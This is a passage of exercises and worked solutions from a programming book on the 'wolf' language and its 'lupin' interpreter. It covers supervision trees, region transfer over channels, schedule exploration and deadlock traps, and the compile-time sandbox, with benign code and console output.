Solution (discussion): compressor–uploader wants `link`: a compressor with no uploader is doing work nobody will receive, and vice versa. Shared fate matches the data dependency. Pipeline–compressor wants `monitor` in the supervisor above them, not a link between them: the pipeline can buffer or reroute while a replacement compressor spins up, so failure is information there. The "neither" pair is whichever one you were tempted to wire both directions: a link is already bidirectional, and a link plus a monitor between the same two procs means the fate decision was never actually made. The supervisor tree makes these choices once, at the top, where the restart policy lives. Wiring fate ad hoc between siblings is how systems grow failure paths nobody drew.

Exercise 15-4. §15.2

Exercise 15-4 *(fingers · lupin)*. Build the smallest supervisor: spawn a worker that fails on its first attempt and succeeds on its second; monitor it; on an abnormal exit, print a line and respawn with the next attempt number; stop after three attempts. Run it and keep the output.

Solution. `ch15/ex15-4.lu`:

```
wolf
fn worker(attempt: int) -> !int {
    if attempt == 1 { return Crash }
    0
}
fn main() -> !int {
    var attempt = 1
    var done = false
    while !done {
        let w = spawn proc worker(attempt)
        let m = w.monitor()
        select {
            exit(reason) from m => {
                if reason.is_normal() { done = true } else {
                    print("attempt {attempt} failed; restarting")
                    attempt += 1
                    if attempt > 3 { return 1 }
                }
            },
            timeout(1.s) => { return 1 },
        }
    }
    print("attempt {attempt} succeeded")
    0
}
```

```
console
$ lupin ex15-4.lu
attempt 1 failed; restarting
attempt 2 succeeded
```

The whole mechanism is visible: a loop, a monitor, a judgment on the reason, a bounded retry. The stdlib's supervisor adds policy (restart strategies, intensity limits, child ordering) but no new primitive. You have now built the thing the next section hands you.

Exercise 15-5. §15.2

Exercise 15-5 *(comprehension · lupin)*. Same supervisor, but the worker fails every time. Predict the full output and the exit code before running, including how many times the worker actually runs.

Solution: three failures, a give-up line, exit 1. The budget is the supervisor's honesty: without it, a deterministic crash loops forever, and "restarting" degrades from recovery into denial. Three runs, not four: the budget check happens after the increment. Predict that off-by-one on paper, not in a pager rotation.

```
console
$ lupin ex15-5.lu
attempt 1 failed
attempt 2 failed
attempt 3 failed
```

```
giving up after 3 attempts
$ echo $?
1
```

Exercise 15-6. §15.2

Exercise 15-6 *(extension · lupin)*. Change the worker to fail twice and succeed on the third attempt (the flappy dependency pattern). Predict the output, run it, and then answer: your budget is
3. What single-character change makes this worker's recovery

impossible, and what does the output become?

Solution. `ch15/ex15-6.lu` (excerpt — the worker):

```
wolf
fn worker(attempt: int) -> !int {
    if attempt < 3 { return Crash }
    0
}
```

```
console
$ lupin ex15-6.lu
attempt 1 failed; restarting
attempt 2 failed; restarting
attempt 3 succeeded
```

Change the budget check `attempt > 3` to `attempt > 2` (or the worker's `< 3` to `< 4`): the third attempt (the one that would have succeeded) is never made, and the output becomes two failures and an exit 1. Restart budgets are a bet about how flappy the world is; this exercise is that bet lost by one.

Exercise 15-7. §15.3

Exercise 15-7 *(design)*. Every proc in wolf lives under the root supervisor; there is no unsupervised spawn. Sketch the supervision tree for the chapter 14 log-search service (listener, planner, one proc per shard), choosing for each internal node: restart the child alone, restart all children, or escalate. Name the failure scenario that made you pick each policy.

Solution (discussion): the shards sit under one internal supervisor with restart-alone: shard failures are independent (one bad disk, one corrupt segment), and restarting siblings would throw away warm caches for no reason. The listener and planner sit under a restart-all node: a planner that died mid-query leaves the listener holding connections whose queries will never answer. Restarting them together resets the pair to a consistent nothing. The shard supervisor escalates only when its restart budget exhausts, at which point the service cannot search, and the root's policy (restart the world, or die and let the OS supervisor act) is a deployment decision, not a code decision. The tree is the failure design; the procs are only its leaves.

Exercise 15-8. §15.3

Exercise 15-8 *(spelunking · corpus)*. The pinned corpus checks the kill rule with this directive header, from `upstream/corpus/conc/proc_kill_defers.lu`:

```
//! check: run(exit=0, stdout="released")
```

Explain why the `stdout=` clause (not the exit code) is the part of this header that actually verifies the rule "defers in a killed proc do not run." What would a conforming-looking run that violates the rule produce, and which field would catch it?

Solution: the program is built so the killed proc's defer would print `defer-skipped`, so a run where defers wrongly ran produces `defer-skippedreleased` (or an interleaving of both), and only the `stdout="released"` check sees the difference; the exit code is 0 either way. The header is a negative test smuggled into a positive one: the asserted output is exact, so any extra byte from the forbidden defer is a corpus failure. When a rule's violation is silent in the exit code, pin the channel where it is loud. A directive that checks the wrong observable verifies nothing.

Exercise 15-9. §15.3

Exercise 15-9 *(design)*. A teammate proposes: "monitors are strictly better: a link is a monitor whose handler calls exit, so the language should ship only monitors." Take the other side using 15-2′s observed behavior: name two properties of `link` that the monitor-plus-handler encoding does not provide.

Solution (discussion): first, a link works while you are blocked: 15-2′s `main` died at a `recv` it would never leave; the encoding's handler only runs when its select next polls the monitor, so a blocked proc survives exactly when it should not. Second, a link cannot be forgotten on one path: the handler encoding must appear in every select the proc ever blocks in, and the one select that omits the monitor arm is an unsupervised wait. Fate declared once at wiring beats fate re-asserted at every blocking point: the encoding is strictly more expressive and reliably less used. (The full story adds delivery guarantees under simultaneous failure; chapter 17′s scheduler material is where that becomes checkable.)

Chapter 16

Exercise 16-1. §16.1

Exercise 16-1 *(comprehension · lupin)*. The sender builds a list inside a region (two pushes) and sends the region. Predict: does the receiver's `in r2 { … }` block run before or after both pushes are visible, and what synchronization made that true?

```
wolf
    s.spawn(fn() {
        let r = region()
        let xs = in r {
            var v = List[int]()
```

```
            (mut v).push(41)
            (mut v).push(1)
            v
        }
        ch.send(move r)?
    })
    let r2 = ch.recv() else |_| { return 1 }
    got = in r2 { 42 }
```

Solution: after. The `move` send happens-before the receive, so every write into the region before the send is visible to the receiver, and no other synchronization exists or is needed. The channel carried one word (the region), not the data; the *ownership* is what moved. This is the message-passing litmus from the memory model, and it is the entire safety argument of this chapter in eight lines.

```
console
$ lupin ex16-1.lu
received
```

Exercise 16-2. §16.1

Exercise 16-2 *(fingers · lupin)*. Make the transfer carry real freight: build the two-element list in `main`, send the region to a receiving task, and have the receiver sum the list *it never built*. Print the sum from the receiver's side.

Solution. `ch16/ex16-2.lu` (excerpt — the receiver):

```
wolf
...
        s.spawn(fn() {
            let r2 = ch.recv() else |_| { return }
            let total = in r2 {
                var t = 0
                for x in xs { t += x }
                t
            }
            print("sum={total}")
        })
        ch.send(move r)?
...
```

```
console
$ lupin ex16-2.lu
sum=42
```

The receiver iterates a list allocated by someone else, in memory that changed owners, and reads exactly what was written. Nothing was serialized, nothing was copied: the graph moved as a graph. (Erlang gets this safety by deep-copying every message; the next section's lineup prices that.)

Exercise 16-3. §16.1

Exercise 16-3 *(extension (break-it-on-purpose) · lupin)*. Construct the smallest program in which a sender touches a region *after* sending it with `move`. Predict the exact trap kind before running; it is one you met in chapter 7, not a new one.

Solution. `ch16/ex16-3.lu`:

```
wolf
fn main() -> !int {
    let ch = channel[region](1)
    let r = region()
    let n = in r { 41 }
    ch.send(move r)?
    let m = in r { 1 }
    m
}
```

```
console
$ lupin ex16-3.lu
ex16-3.lu: trap(use-after-move): `r` was moved out and is uninitialized
here [mem.tier0.move.2] at 9:16; `r` moved here at 8:13
$ echo $?
3
```

The trap is `use-after-move`, citing the same clause family as chapter 7's moved string, because a region is a value and `move` into a channel is the same move as `take` into a function. No new rule was needed to make cross-task transfer safe; the old rule was enough, which is the design working as designed. (The compiler rejects the shape statically, at the send; lupin carries the same lesson dynamically, at the read.)

Exercise 16-4. §16.2

Exercise 16-4 *(comprehension · lupin)*. Ten squares are frozen into `table`; two tasks each read one entry and send it back. Predict the printed number, and answer precisely: how many copies of the table exist while both tasks read it?

```
wolf
    let table = freeze region {
        var xs = List[int]()
        for i in 0..10 { (mut xs).push(i * i) }
        xs
    }
    scope s {
        s.spawn(fn() { ch.send(table[3]) })
        s.spawn(fn() { ch.send(table[4]) })
    }
```

Solution: `25` (9 + 16), and one copy: the frozen original. Both tasks hold references into the same immutable memory; `freeze` happens-before every cross-task read, and immutability makes concurrent reading trivially safe. Where `move` gives the data one owner at a time,

`freeze` gives it no owner that can write: two different ways to make "who else is touching this?" unaskable.

```
console
$ lupin ex16-4.lu
25
```

Exercise 16-5. §16.2

Exercise 16-5 *(design)*. For each payload, choose `move` or `freeze` and defend it in one sentence: (a) a parsed configuration read by every worker for the process lifetime; (b) a request's parse tree handed from parser to executor; (c) a routing table rebuilt every 30 seconds and read constantly; (d) a 2 GB index segment consulted by eight shards.

Solution (discussion): (a) freeze: many readers, no writer, forever; the definitional freeze. (b) move: exactly one consumer, which will mutate and then discard it; freezing would forbid the executor its annotations. (c) the interesting one: each rebuild is built mutable in a fresh region, then frozen and published; readers of the old table keep reading it until they pick up the new one. Freeze means immutable-per-edition, not one-forever. (d) freeze, and the size is the argument: eight copies is 16 GB and one shared frozen segment is 2, with no lock on the read path. All four answers mutate privately, then either hand the data over whole or make it untouchable; wolf gives no third verb, on purpose.

Exercise 16-6. §16.3

Exercise 16-6 *(design)*. The same workload (a producer builds a million-node tree, a consumer walks it) in four systems: Erlang (copying send), Go (send a pointer), Rust (`Arc<Mutex<Tree>>`), wolf (`ch.send(move r)`). For each, name what the transfer costs at the moment of send, and what it costs the *receiver* to be safe while reading. One of the four pays at a different time than the others: which?

Solution (discussion): Erlang pays at send (a deep copy of a million nodes) and the receiver is then perfectly safe reading its private copy; safety was purchased in one large cash payment. Go pays nothing at send and the receiver is safe only by convention: nothing stops the producer from mutating the shared tree, and the race detector, not the compiler, is the enforcement. Rust's `Arc<Mutex>` pays a little at send (refcount) and then pays on every read: lock traffic on a tree that will never be written again, unless the design graduates to `Arc<Tree>` frozen-by-construction, which is Rust spelling wolf's answer manually. Wolf pays one word at send and nothing at read; the compiler's move check is the whole bill, paid at compile time. The odd one out is wolf: three systems pay at runtime in copies, faith, or locks; wolf pays before the program runs. The honest caveat: Erlang's copy buys process isolation across *machines* with the same semantics, which no move can. Distribution is where the copy stops looking expensive.

Exercise 16-7. §16.3

Exercise 16-7 *(extension · lupin)*. A maze is a graph, and a graph is a region's favorite payload. Carve a 5×5 maze with a seeded generator (per-cell wall bitmasks: 1=N 2=E 4=S

8=W, depth-first carve, a small linear-congruential step for direction choice), building the wall table inside a region. Send the region to a solver task; the solver breadth-first-searches it in place and prints the shortest-path distance from corner to corner. Seed 1: run it. Before you do, answer: how many times is the wall table copied between carver and solver?

Solution. `ch16/ex16-7.lu` (excerpt — the transfer; `carve` and `solve` are in the file):

```
wolf
fn main() -> !int {
    let ch = channel[region](1)
    let r = region()
    let walls = in r { carve(5, 5, 1) }
    scope s {
        s.spawn(fn() {
            let r2 = ch.recv() else |_| { return }
            let d = in r2 { solve(walls, 5, 5) }
            print("distance={d}")
        })
        ch.send(move r)?
    }
    0
}
```

```
console
$ lupin ex16-7.lu
distance=18
```

Zero copies. The carver allocated the table, the stack, and the visited set into one region; the solver's BFS queue and distance table could live there too. One `move` later the solver owns all of it, and the answer (18 steps for seed 1) comes out of memory the solver never allocated.

Exercise 16-8. §16.3

Exercise 16-8 *(comprehension + schedule play · lupin)*. Change the carve seed to 2 and run the program three times, including once under `lupin run … --seed=7`. Predict: which of the two seeds in play changes the printed distance, and which cannot, and why does this program print the same distance under every scheduler seed?

Solution. `ch16/ex16-8.lu` (one line differs from 16-7):

```
console
$ lupin ex16-8.lu
distance=10
$ lupin ex16-8.lu
distance=10
$ lupin run ex16-8.lu --seed=7
distance=10
```

The carve seed changes the maze: seed 2 happens to carve a more direct route, distance 10. The scheduler seed cannot change anything: the program has one send, one receive, and a join; every schedule orders them the same way, so the output is schedule-independent by

construction. Determinism you can argue from the program's shape beats determinism you observed in three runs; chapter 17 is about the programs where you cannot argue it.

Exercise 16-9. §16.3

Exercise 16-9 *(comprehension · wolf + lupin)*. This program declares a channel of bare `List[int]` (not `Copy`, not imm, not a region, not sync):

```
wolf
fn main() -> !int {
    let ch = channel[List[int]](1)
    0
}
```

Predict the verdict this program earns and the rule behind it, and explain why each of the four admitted payload classes is safe where a bare `List` is not. Then say what the note's fifth entry — a struct, enum or tuple whose every field is one of the four — adds that the four alone do not.

Solution: the verdict is `fail(E1102)`, and the note names the four base classes and the composite rule that closes over them:

```
console
$ wolf conform-run ./ex16-9.lu
error[E1102]: `List[int]` cannot be sent through a channel
 --> ./ex16-9.lu:7:22
  |
7 |     let ch = channel[List[int]](1)
  |                      ^^^^^^^^^ not a sendable payload type
  |
  = note: channel payloads must be `Copy` data, `imm` data, a region value
(the send is its affine
    move), a `sync` type, or a struct, enum or tuple whose every field is
one of those
    ([conc.chan.type], [conc.chan.payload]) — sending anything else would
give two tasks one
    mutable value. D14's verbs are the ways out: `move` the data into a
region and send the
    region, `freeze` it into shareable `imm` data, or guard it with a
`Mutex`.
```

Each admitted class removes one half of the race. `Copy` data: the receiver gets its own bits, so there is no shared location. `imm` data: there is a shared location and nobody may write it. A region value: the send is a move, so exactly one task owns it at any instant. A `sync` type: the sharing is real and the coordination is the type's own job. A bare `List` is none of these: sending it would give two tasks live access to one mutable buffer with no coordination, which is chapter 13's store-buffer program wearing a channel as a disguise.

The fifth entry adds no fifth *reason*, and that is its point. A struct, enum or tuple is sendable exactly when every field is — `[conc.chan.payload]`, beside `[conc.chan.type]` in the note — so the rule is closed under composition rather than restated for each shape, and a record of two `int`s needs no ceremony to cross a channel. It is also the entry that makes the other

four load-bearing: one non-sendable field anywhere in the tree refuses the whole value, which is why the four classes above are worth being able to name.

Note that the rejection is a property of the *declaration*: no `send` appears in the program, and none is needed. The type of the channel is already the claim, and both machines decline it there — the compiler with the report above, the interpreter with its one-line spelling of the same code, clause, and span:

```
console
$ lupin ex16-9.lu
ex16-9.lu: E1102: `List[int]` cannot be sent through a channel: a payload
must be `Copy`, `imm`, a moved region, or a `sync` type — a bare region-
interior `List` is none of those. Send the region instead [conc.chan.type]
at 7:22
$ echo $?
2
```

The corpus carries the same expectation in `conc/chan_unsendable.lu`.

Exercise 16-10. §16.3

Exercise 16-10 *(extension · lupin)*. Seven wolves in a ring; every third one still standing leaves, until one remains. Build the ring as a list of alive-flags in its own region, run the elimination in `main` with `%` doing the wraparound, then hand the finished region to a reader task with one `send(move …)` — 16-7's shape — which finds the survivor in place and prints the seat. Compute the answer on paper first. How many times was the ring copied between builder and reader, and what would the copy count be in a language that made message passing mean copying?

Solution. `ch16/ex16-10.lu`:

```
wolf
fn eliminate(mut alive: List[int], every: int, seats: int) {
    var living = seats
    var cur = 0
    var counted = 0
    while living > 1 {
        if alive[cur] == 1 {
            counted += 1
            if counted == every {
                alive[cur] = 0
                living -= 1
                counted = 0
            }
        }
        cur = (cur + 1) % seats
    }
}
fn last_seat(alive: List[int], seats: int) -> int {
    var seat = 0
    for i in 0..seats {
        if alive[i] == 1 { seat = i + 1 }
    }
```

```
    seat
}
fn main() -> !int {
    let ch = channel[region](1)
    let r = region()
    var alive = in r { List[int]() }
    for _ in 0..7 { (mut alive).push(1) }
    eliminate(mut alive, 3, 7)
    scope s {
        s.spawn(fn() {
            let r2 = ch.recv() else |_| { return }
            let seat = in r2 { last_seat(alive, 7) }
            print("seat {seat} survives")
        })
        ch.send(move r)?
    }
    0
}
```

```
console
$ lupin ex16-10.lu
seat 4 survives
```

Seat 4 (the paper walk: seats 3, 6, 2, 7, 5, 1 leave, in that order). Zero copies: the flags were allocated in `r`, mutated in place by the builder, and the `move` handed the reader the same memory — `last_seat` reads flags it never allocated, 16-7's zero-copy claim on a different graph. Copy-passing (Erlang's choice, the honest lineup's first row) would copy the ring once per message: one copy here, but one per *handoff* in general, which for a pipeline of n stages is n copies of state that only ever has one interested party at a time. The elimination runs before the send on purpose: the builder finishes its writes, then ownership moves — the same "mutate, then share" order `freeze` enforces for the many-reader case.

Chapter 17

Exercise 17-1. §17.1

Exercise 17-1 *(comprehension · lupin)*. Two tasks each deposit 50 into a balance that starts at 0, through a get-then-set protocol with the store loop in `main`. There is no shared mutable capture, no `Mutex`, nothing chapter 13 would reject. Predict the balance under the default FIFO schedule, and state what the correct answer would be if deposits never interfered:

```
wolf
fn deposit(getreq: channel[int], getrep: channel[int], setch:
channel[int]) {
    getreq.send(1) else { return }
    let v = getrep.recv() else |_| { return }
    setch.send(v + 50) else { return }
}
fn main() -> !int {
    let getreq = channel[int](0)
```

```
    let getrep = channel[int](0)
    let setch = channel[int](0)
    var balance = 0
    scope s {
        s.spawn(fn() { deposit(getreq, getrep, setch) })
        s.spawn(fn() { deposit(getreq, getrep, setch) })
        var served = 0
        while served < 4 {
            select {
                _ from getreq => { getrep.send(balance) },
                v from setch => { balance = v },
            }
            served += 1
        }
    }
    print("balance={balance}")
    0
}
```

Solution: the correct total is 100; FIFO prints 50. Both tasks get 0 before either set arrives, so both compute 0 + 50 and the second set overwrites the first: the lost update. Every individual message is delivered exactly once, in order, race-free; the *composite* operation get-then-set is what was never atomic. This is an ordering bug, not a data race, and no type system that admits channels can reject it. The book says so plainly, because the pitch for chapter 13 was narrower than folklore remembers.

```
console
$ lupin ex17-1.lu
balance=50
```

Exercise 17-2. §17.1

Exercise 17-2 *(comprehension (schedule play) · lupin)*. Hunt it: run 17-1 under seeds 0 through 5. Record each balance. Which seeds produce the correct answer, and what had to happen in the schedule for 100 to come out?

Solution:

```
console
$ lupin run ex17-1.lu --seed=0
balance=50
$ lupin run ex17-1.lu --seed=1
balance=100
$ lupin run ex17-1.lu --seed=2
balance=50
$ lupin run ex17-1.lu --seed=3
balance=50
$ lupin run ex17-1.lu --seed=4
balance=100
$ lupin run ex17-1.lu --seed=5
balance=100
```

Seeds 1, 4, and 5 serialize the deposits: one task's set reaches the store before the other task's get, so the second deposit reads 50 and writes 100. The failing outcome is the *common* one here, not a rare one, which inverts the usual heisenbug story: in production this bug would look like a test that occasionally passes.

The explorer agrees, and says which schedules do it:

```
console
$ lupin conform-run ex17-1.lu --explore=500
ex17-1.lu: explored 20 schedule(s) in 20 execution(s) (DPOR; 0 slept, 6
pruned), frontier closed
  outcomes: 2 distinct — SCHEDULE-DEPENDENT
    exit(0) ×16 stdout=balance=50\n leaks=0 forest=ok — replay: --seed=0
      decision stream: ev:0,0,0,0,0,0,0,0,0,0,0,0
    exit(0) ×4 stdout=balance=100\n leaks=0 forest=ok — replay: --
seed=4611686018427387910
      decision stream: ev:0,1,1,0,0,0,0,0,0,0,0
  deadlocks: 0 · races: 0 · max depth: 12 decision(s)
$ echo $?
1
```

(The frontier claim is what §17.2 rests its argument on, and it is checked: an earlier interpreter release reported this program `observably deterministic` while a seeded run printed the wrong balance, and that disagreement was filed against the interpreter rather than written around here.)

Exercise 17-3. §17.2

Exercise 17-3 *(fingers · lupin)*. Two sends race into one channel; main prints the arrival order. Run it twice with `--seed=0`, once with `--seed=3`, and once with `--schedule=ev:0,0,0`. Before running: which pairs of those four runs are guaranteed to match?

```
wolf
    scope s {
        s.spawn(fn() { ch.send(1) })
        s.spawn(fn() { ch.send(2) })
    }
    let a = ch.recv() else |_| { return 1 }
    let b = ch.recv() else |_| { return 1 }
    print("{a}{b}")
```

Solution: the two `--seed=0` runs must match: a seed selects the whole decision stream, and the same seed replays byte-identically. The `ev:0,0,0` run matches them here because that stream is the one seed 0 selects. `--seed=3` carries no guarantee relative to the others; it happens to choose the other order:

```
console
$ lupin run ex17-3.lu --seed=0
12
$ lupin run ex17-3.lu --seed=0
12
$ lupin run ex17-3.lu --seed=3
```

```
21
$ lupin run ex17-3.lu --schedule=ev:0,0,0
12
```

A schedule is a value. Two runs disagree only if their schedules disagree, and a schedule you can name is a schedule you can rerun. That is the entire mechanism this chapter's debugging story stands on.

Exercise 17-4. §17.2
Exercise 17-4 *(comprehension · lupin)*. The explorer prints the two schedules of 17-3 as decision streams `ev:0,0,0` and `ev:1,0,0`. Three decisions, but only the first digit ever differs. What is the first decision choosing between, and why are the remaining two decisions no longer choices once it is made?

Solution: the first decision picks which spawned task runs at the first scheduling point: task one's send or task two's send fires first. After that, the program has no freedom left: the other send is the only runnable step, and the two receives in `main` drain the channel in arrival order. A decision stream records *choices*, not events; a program's concurrency is measured by how many entries in that stream could have gone otherwise, and this program has exactly one.

Exercise 17-5. §17.2
Exercise 17-5 *(spelunking · lupin)*. Run `lupin conform-run ex17-3.lu --explore=64` and read the report back: explain `explored 2 schedule(s)`, `DPOR`, `frontier closed`, `SCHEDULE-DEPENDENT`, the per-outcome `replay:` seeds, and the process exit code.

Solution. The run:

```
console
$ lupin conform-run ex17-3.lu --explore=64
ex17-3.lu: explored 2 schedule(s) in 2 execution(s) (DPOR; 0 slept, 0
pruned), frontier closed
  outcomes: 2 distinct — SCHEDULE-DEPENDENT
    exit(0) ×1 stdout=12\n leaks=0 forest=ok — replay: --seed=0
      decision stream: ev:0,0,0
    exit(0) ×1 stdout=21\n leaks=0 forest=ok — replay: --
seed=4611686018427387905
      decision stream: ev:1,0,0
  deadlocks: 0 · races: 0 · max depth: 3 decision(s)
$ echo $?
1
```

`explored 2 schedule(s)`: the program has two inequivalent orderings, and both were run. `DPOR` is dynamic partial-order reduction, the algorithm that knew the other interleavings were equivalent to these two, so 2 executions covered the space a naive search would have enumerated. `frontier closed`: no reachable schedule was left untried within the budget. `SCHEDULE-DEPENDENT`: the outcomes differ across schedules, a finding, which is why the exit code is 1 even though every individual run exited 0. Each outcome carries a `replay:` seed:

the finding arrives with its own reproduction command, which is the difference between a bug report and an anecdote.

Exercise 17-7. §17.3

Exercise 17-7 *(comprehension · lupin)*. Rerun 17-3's exploration with `--explore-preemptions=0`. Predict what the report will claim about determinism before you run it, then reconcile the claim with 17-5's.

Solution:

```
console
$ lupin conform-run ex17-3.lu --explore=64 --explore-preemptions=0
ex17-3.lu: explored 1 schedule(s) in 1 execution(s) (DPOR; 0 slept, 0
pruned), frontier OPEN
  note: preemption bound 0 skipped alternatives; frontier open
  outcomes: 1 distinct — observably deterministic (every schedule agrees)
    exit(0) ×1 stdout=12\n leaks=0 forest=ok — replay: --seed=0
  deadlocks: 0 · races: 0 · max depth: 3 decision(s)
$ echo $?
0
```

With zero preemptions allowed, only the FIFO schedule is explored, and the report says "observably deterministic (every schedule agrees)": true over the schedules it looked at, and wrong about the program, as 17-5 proved. The tool is honest about the gap: `frontier OPEN` and the `note:` line say the search was cut short, and the exit code is 0 only because no finding was reached. Read exploration reports the way you read benchmarks: the verdict is conditional on the budget line, and "frontier open" is the condition talking.

Exercise 17-8. §17.3

Exercise 17-8 *(design)*. List three behaviors of a real concurrent service that seeded schedule exploration, as this chapter defines it, cannot find; for each, name the tool or practice that owns it instead. The chapter's own scope-honesty section (§17.4) claims v1 promises less than folklore expects; your answer is that claim, made concrete.

Solution (discussion): first, value nondeterminism (a hash seed, a random backoff, an id from the OS): exploration permutes *scheduling* decisions, not data, so property tests and fuzzing own that axis. Second, real time (a timeout that fires only when a peer takes 30 actual seconds, kernel-buffer pressure, the network): the deterministic scheduler virtualizes time, so what it validates is your *handling* of a timeout, never the calibration of one; load tests own the calibration. Third, anything past the FFI membrane: a C library's internal threads and its file-descriptor games are invisible to a scheduler that only sees wolf's blocking points; the audit boundary of chapter 9 and the C library's own test suite own that. Exploration proves ordering properties over the events it can see and permute. That sentence, with both clauses stressed, is §17.4's whole content.

Exercise 17-9. §17.3

Exercise 17-9 *(extension (break-it-on-purpose) · lupin)*. Construct a deadlock from two tasks and two rendezvous channels, each task receiving first and sending second. Predict the

trap's roster before running: how many tasks does it name, and why is the answer three when you wrote two?

Solution. `ch17/ex17-9.lu`:

```
wolf
fn main() -> !int {
    let a = channel[int](0)
    let b = channel[int](0)
    scope s {
        s.spawn(fn() {
            let x = a.recv() else |_| { return }
            b.send(x) else { return }
        })
        s.spawn(fn() {
            let y = b.recv() else |_| { return }
            a.send(y) else { return }
        })
    }
    0
}
```

```
console
$ lupin ex17-9.lu
ex17-9.lu: trap(deadlock): every live task is blocked at a runtime-owned
blocking point and no timer is pending; blocked-task roster: `main` (task
0), `task@689` (task 1), `task@810` (task 2) [conc.deadlock.trap] at 14:5
$ echo $?
3
```

Three, because `main` is blocked too, at the scope join, waiting for children who are waiting for each other. The roster is the trap's gift: it names every task and where it blocked, which is the state a production deadlock never hands you. The trap fires because *every* live task is blocked with no timer pending: a quiet program and a deadlocked one differ in exactly that clause, and the runtime can tell them apart. (Compare 12.4: `when (a, b)` exists so lock-order deadlocks cannot be written; this exercise built the channel-order equivalent by hand, on purpose.)

Chapter 18

Exercise 18-1. §18.1
Exercise 18-1 *(comprehension · wolf)*. One binding keeps this program out of compile time:

```
wolf
comptime fn double(n: int) -> int {
    n + n
}
fn main() -> !int {
    let x = 21
    const Y = double(x)
```

```
    if Y == 42 { 0 } else { 1 }
}
```

Predict the compiler's verdict, and name the one-character change that fixes the program. What may an argument to a `comptime fn` be?

Solution: `let x` is a runtime value, and a `comptime fn` cannot receive one. The fix is `const x = 21`. Arguments must be literals, `const`s, types, or results of other comptime calls; the diagnostic recites the list:

```
console
$ wolf conform-run ./ex18-1.lu
error[E0705]: `x` is a runtime value, so this cannot evaluate at compile
time
 --> ./ex18-1.lu:9:22
  |
9 |     const Y = double(x)
  |               --------- while evaluating `main`, entered here
  |                      ^ must be comptime-known
  |
  = note: a `comptime fn` runs during compilation: every argument must be
a literal, a `const`, a
    type, or the result of another comptime call.
```

Exercise 18-2. §18.1

Exercise 18-2 *(comprehension · wolf)*. Chapter 3 taught you what `2147483647 + 1` does at runtime. Predict what it does inside a `comptime fn`, and predict the decision the diagnostic cites:

```
wolf
comptime fn brim() -> i32 {
    let big: i32 = 2147483647
    big + 1
}
```

Solution: the same rule, moved earlier: what would trap at runtime is a compile error at comptime, and the diagnostic cites X3, the one checked-arithmetic semantics for every profile and now every phase:

```
console
$ wolf conform-run ./ex18-2.lu
error[E0706]: this `+` on `i32` faults at compile time: 2147483647 + 1
leaves `i32`'s range
 --> ./ex18-2.lu:6:5
  |
6 |     big + 1
  |     ^^^^^^^ checked arithmetic, comptime included
...
9 |     const B = brim()
  |               ------ while evaluating `brim`, entered here
  |               ------ while evaluating `main`, entered here
```

```
  |
  = note: checked arithmetic has one semantics everywhere: what would trap
at runtime is an error
    at comptime — intended wraparound is spelled `wrapping[T]`, never a
mode.
```

Exercise 18-4. §18.2

Exercise 18-4 *(comprehension · wolf)*. `size_of(Vec2)` for a struct of two `f64` fields is 16 on every target wolf supports. Predict the verdict of `const S = size_of(Vec2)` anyway, and then explain why a number that obvious is refused at comptime.

Solution: E0708. `Vec2` has the native layout, which belongs to the code generator, and the checker refuses to promise a number another phase owns. The obviousness is the trap: field reordering, padding, and target ABIs make a native layout a codegen fact, and a comptime that guessed would have to be right forever:

```
console
$ wolf conform-run ./ex18-4.lu
error[E0708]: the layout of `Vec2` is not resolved until codegen lays it
out
 --> ./ex18-4.lu:9:15
  |
9 |     const S = size_of(Vec2)
  |               ^^^^^^^^^^^^ unresolved until codegen
  |               ------------- while evaluating `main`, entered here
  |
  = note: `size_of`, `align_of` and `offset_of` answer at comptime for
scalars and `#[repr(c)]`
    structs, whose layout the clause fixes ([abi.layout.query]); any other
type has the
    native layout, which the code generator chooses ([abi.native.layout])
— mark the struct
    `#[repr(c)]` to make its layout a fact.
```

The note names the way out. Put `#[repr(c)]` above `struct Vec2` and the layout stops being the backend's choice: it is the C layout the specification fixes, the same `const` answers 16, and the program exits 0 on the compiler. The number was never the problem; who owned it was.

Exercise 18-6. §18.4

Exercise 18-6 *(spelunking · wolf)*. Run `wolf --explain E0701` and read the entry in full. It names two distinct reasons a comptime capability can be refused. Name both, and sort these refusals under them: a clock read, a network fetch, an environment variable.

Solution: the two reasons are *confinement* (compiling a package must never act on or read the machine that compiles it) and *determinism* (the same program and target must produce bit-identical comptime results on every host). The clock is determinism: two identical builds must not observe different times. The network fetch is confinement: the entry's own example is that `wolf add` must never mean arbitrary code runs with your credentials.

The environment variable is both, and the catalog files it under confinement: it reads the compiling machine, and it also varies host to host. From the real entry:

```
console
$ wolf --explain E0701
E0701: comptime code reached for ambient IO

Comptime evaluation is hermetically sandboxed (D33): no filesystem, no
network, no environment variables, no clock, no randomness, no FFI —
the intrinsics available at compile time are an explicit allowlist,
and nothing ambient is on it. Each refusal names its category and its
reason: confinement (compiling a package must never act on or read
the machine that compiles it — `wolf add` must never mean arbitrary
code runs with your credentials) or determinism (the same program and
target must produce bit-identical comptime results on every host).
Compute the value at runtime instead; file contents belong in
*declared build inputs* through the package manifest, never in an
evaluator capability.
```

Exercise 18-7. §18.4

Exercise 18-7 *(comprehension · wolf)*. Five expression tiles. Sort each onto the comptime side of the boundary or the runtime side before running anything: `6 * 7`; a function from a type to a type; a file read; a clock read; a network fetch. Then check the three you sorted as refused, with three one-line programs. Do the three diagnostics give the same reason?

Solution: arithmetic and type-to-type functions are admitted: pure computation over values the compiler already holds. The file read, the clock read, and the network fetch are refused, all as E0701, but not for one reason; each refusal names its own:

```
console
$ wolf conform-run ./ex18-7a.lu
error[E0701]: `read_text` reaches the filesystem, which comptime code can
never touch
 --> ./ex18-7a.lu:5:5
  |
5 |     read_text(path)
  |     ^^^^^^^^^^^^^^^ ambient IO at compile time
...
8 |     const BANNER = embed("banner.txt")
  |                    ------------------- while evaluating `embed`,
entered here
  |                    ------------------- while evaluating `main`,
entered here
  |
  = note: why it is refused — confinement: a build must not read the
machine it runs on — and the
    same source would compile differently on different machines.
  = note: the comptime sandbox is hermetic (D33): the intrinsics available
at compile time are an
    explicit allowlist, and nothing ambient is on it. Compute this value
at runtime instead;
    file contents belong in declared build inputs through the package
manifest, never in an
```

```
    evaluator capability.

$ wolf conform-run ./ex18-7b.lu
error[E0701]: `clock_ms` reaches the clock, which comptime code can never
touch
 --> ./ex18-7b.lu:5:5
  |
5 |     clock_ms()
  |     ^^^^^^^^^^ ambient IO at compile time
...
8 |     const STAMP = build_stamp()
  |                   ------------- while evaluating `build_stamp`,
entered here
  |                   ------------- while evaluating `main`, entered here
  |
  = note: why it is refused — determinism: two identical builds must not
observe different times.
  = note: the comptime sandbox is hermetic (D33): the intrinsics available
at compile time are an
    explicit allowlist, and nothing ambient is on it. Compute this value
